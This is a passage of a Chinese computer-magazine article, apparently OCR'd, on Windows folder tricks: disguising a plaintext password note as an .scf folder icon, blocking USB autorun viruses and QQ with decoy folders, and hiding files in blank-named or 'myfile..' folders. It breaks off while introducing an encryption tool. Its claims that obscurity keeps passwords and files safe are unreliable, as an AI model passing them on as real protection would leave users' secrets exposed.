


图3




图4




图5




图1

实战文件夹安全防护技术

花的神明

一、机密文件巧变文件夹图标

记事本是我们最常用的编辑工具，经常会用它临时记录一些重要数据，例如信用卡号、各种密码以及其它隐私数据等。但是文本文件没有任何保密功能，无法保护保存在其中的数据安全。如果能将文本文件伪装成文件夹图标，当别人双击该图标时，打开的却是资源管理器窗口，就可以"瞒天过海"隐藏保存在其中的机密数据了。打开记事本中输入以下内容：

```
[Shell]
command=2
IconFile=shell32.dll,4
[Taskbar]
Command=explorer
<per>
我的邮箱密码:123456789
我的银行卡密码:987654321
</per>
```




图1

其中"<per> </per>"关键字包含的就是我们的机密信息，当然也可以在其中自由添加任何数据，同时应该保证该文本文件的长度不要大于32K。将该文件另存为explorer.scf，我们会发现该文件的图标变成了文件夹图标。双击该文件夹图标，就会弹出资源管理器窗口，并自动切换到系统盘所在路径。这样，别人很容易就会将其当作资源管理器的快捷方式，根本想不到其中居然隐藏有重要的数据。我们还可以将该文件改为其它具有迷惑性的名称，并将其存放到更隐蔽的地方，从而进一步提高其安全性。

二、构造特殊文件夹防范优盘病毒

随着优盘使用的逐渐普及，针对优盘的病毒也越来越多，许多使用过优盘的用户都中过招，要如何才能阻止优盘病毒的侵袭呢？实际上，优盘病毒有一个很大的特点，它们通常都会在优盘的根目录下生成病毒文件和"autorun.inf"文件，在"autorun.inf"文件中包含运行病毒程序的语句，同时上述文件都具有隐藏属性。当在资源管理器中双击优盘盘符时，Windows就会根据"autorun.inf"文件的设置来激活优盘病毒程序。基于上述分析，只需要构造特殊的文件夹就可以有效切断优盘病毒的传播途径。

我们知道，在Windows相同的路径下是不允许创建同名的文件或者文件夹的。因此，只需要在优盘的根目录下创建一个名称为"autorun.inf"的文件夹，并将该文件夹设置为"只读"和"隐藏"属性即可。当病毒试图在优盘上创建"autorun.inf"文件时，系统就会弹出错误提示，这样就使病毒无法完成复制操作了。同时，还可以根据各种流行的优盘病毒文件的名称，在优盘根目录下分别创建与之同名的文件夹，例如可以创建"sxs.exe"、"svchost.exe"、"iexplorer.exe"等文件夹，从而让病毒在优盘上没有容身之地。

三、巧妙禁止网络程序运行

有时出于安全性的考虑，我们不希望别人随意在我们的电脑上运行一些程序（例如QQ、IE等），但是又不便于直接删除这些程序，而使用专用的加密软件又显得比较麻烦。实际上，我们只需在对应程序的安装路径下建立一个特殊的文件夹即可。我们以禁止QQ运行为例，在QQ的安装目录的空白处中点击右键，在弹出菜单中点击"新建"→"文件夹"，创建一个名为"ws2_32.dll"的空白文件夹。这样当启动运行QQ时，Windows就会弹出"应用程序初始化失败"的提示框（图1），QQ也就无法正常启动了。其原理是系统中的任何网络程序的运行，都需要有系统内置的"ws2_32.dll"的支持，该文件的实际路径存在于"C:\WINDOWS\system32"文件夹中，当QQ启动时，会先在当前路径中寻找相关的该DLL文件，然后才到系统目录中进行寻找。但是QQ在当前目录中只是找到了"ws2_32.dll"的空白文件夹，自然无法加载真实的"ws2_32.dll"文件，这就造成了QQ无法启动的"假象"，从而造成了QQ启动失败的情况。当我们需要使用QQ时，只需要将"ws2_32.dll"的空白文件夹删除即可。

四、轻松创建"隐身"文件夹

对于一般的文件夹来说，不管将其存放在任何位置，在资源管理器中都会看到其图标和名称，如果能够创建一种"隐形"文件夹，就可以轻松躲过别人的搜寻，从而保证了保存在其中的文件的安全了。利用Windows内置的智能ABC输入法，就可以实现上述功能。

在资源管理器中选中需要处理的文件夹，在其右键菜单中点击"重命名"项，使文件夹名称处于修改状态。打开智能ABC输入法，直接输入字符"V"和"1"，按下空格键后文件夹的名称就变成空白字符了，这是因为在智能输入法中按照该字符组合打出的汉字是空白字符的原因。仅仅让文件夹的名称变成空白，别人还是可以根据其图标发现其"行踪"的。因此，还需要进一步对其图标进行更改，让文件夹的图标也从资源管理器中"隐身"。在该文件夹的右键菜单中选择"属性"，在文件夹属性窗口中打开"自定义"面板，在"文件夹图片"栏中点击"更改图标"，在更改图标对话框中选择所需的空白图标，点击"确定"

按钮后文件夹的图标就变成空白了。这样，文件夹的名称以及图标都变成了空白符号，别人不注意观察是无法发现该“空白”文件夹的，还可以进一步将该“隐形”文件夹存储到深层路径中，从而增强其“隐身”的效果。

五、巧妙建立“无法访问”的文件夹

当在Windows中建立文件或者文件夹时，其名称中是不允许包含“\、/、:、*、?、"、<、>、|”等特殊字符的。根据Windows的这一特点，可以利用特殊字符建立无法正常访问的特殊文件夹，从而保证存储在其中的重要文件的安全。

在CMD中切换到对应的路径下（假设为D盘根目录），然后执行命令 **Mkdir myfile..**，就可以完成上述特殊文件夹的创建操作。在资源管理器中打开对应的路径，就会发现刚才创建的名为“myfile.”文件夹。当双击该文件夹时，Windows会弹出“引用了一个不可用的位置”的提示框（图2），从而禁止访问该文件夹。当试图删除该文件夹时，系统也会弹出“无法删除 文件：无法读原文件或磁盘”的对话框，造成该文件夹无法删除的情况。这种无法正常操作的文件夹是怎么产生的呢？其原因就是该文件夹的名称中包含了一个特殊的字符“\”，而在资源管理器中是无法显示该特殊字符的，“D:\myfile.”文件夹的真实路径是“D:\myfile..\”，但在资源管理器中显示的却是“D:\myfile.”。当访问该文件夹时，系统却认为访问的是D盘根目录下的“myfile.\”文件夹，而实际上“myfile.\”文件夹是不存在的，所以就造成了该文件夹无法正常操作的现象。

按照“Mkdir＋空格＋文件夹名称＋..\”的命令行格式（不包含“+”和大引号），就可以在任何路径下自由的创建类似的特殊文件夹了。如果将重要的文件保存到上述特殊文件夹中，很大程度上能够保证数据的安全，造成别人既无法打开该文件夹查看文件，也无法直接删除该文件夹。实际上，操作该特殊文件夹的方法很简单，在“开始”→“运行”中输入“D:\myfile..\”，回车后就可以正常打开该特殊文件夹了，当然前提是必须知道该特殊文件夹的真实路径信息。然后就可以自由的向该特殊文件夹复制重要文件了。如果需要删除该特殊文件夹，需要在CMD窗口中输入命令 **rmdir D:\myfile..\ /s** 即可。其原理是在文件夹删除命令“rmdir”的后面跟上该特殊文件夹的完整路径，就可以执行将其彻底删除了。

六、加密文件夹的“小精灵”

上述文件夹的加密隐藏技术虽然简单易行，但是如果需要彻底保护文件夹的安全，还得使用强有力的文件夹专用加密工具。相比之下，Folder Crypt是一款体积小巧、功能强大的文件夹加密软件，它可以使用高强度的加密算法，

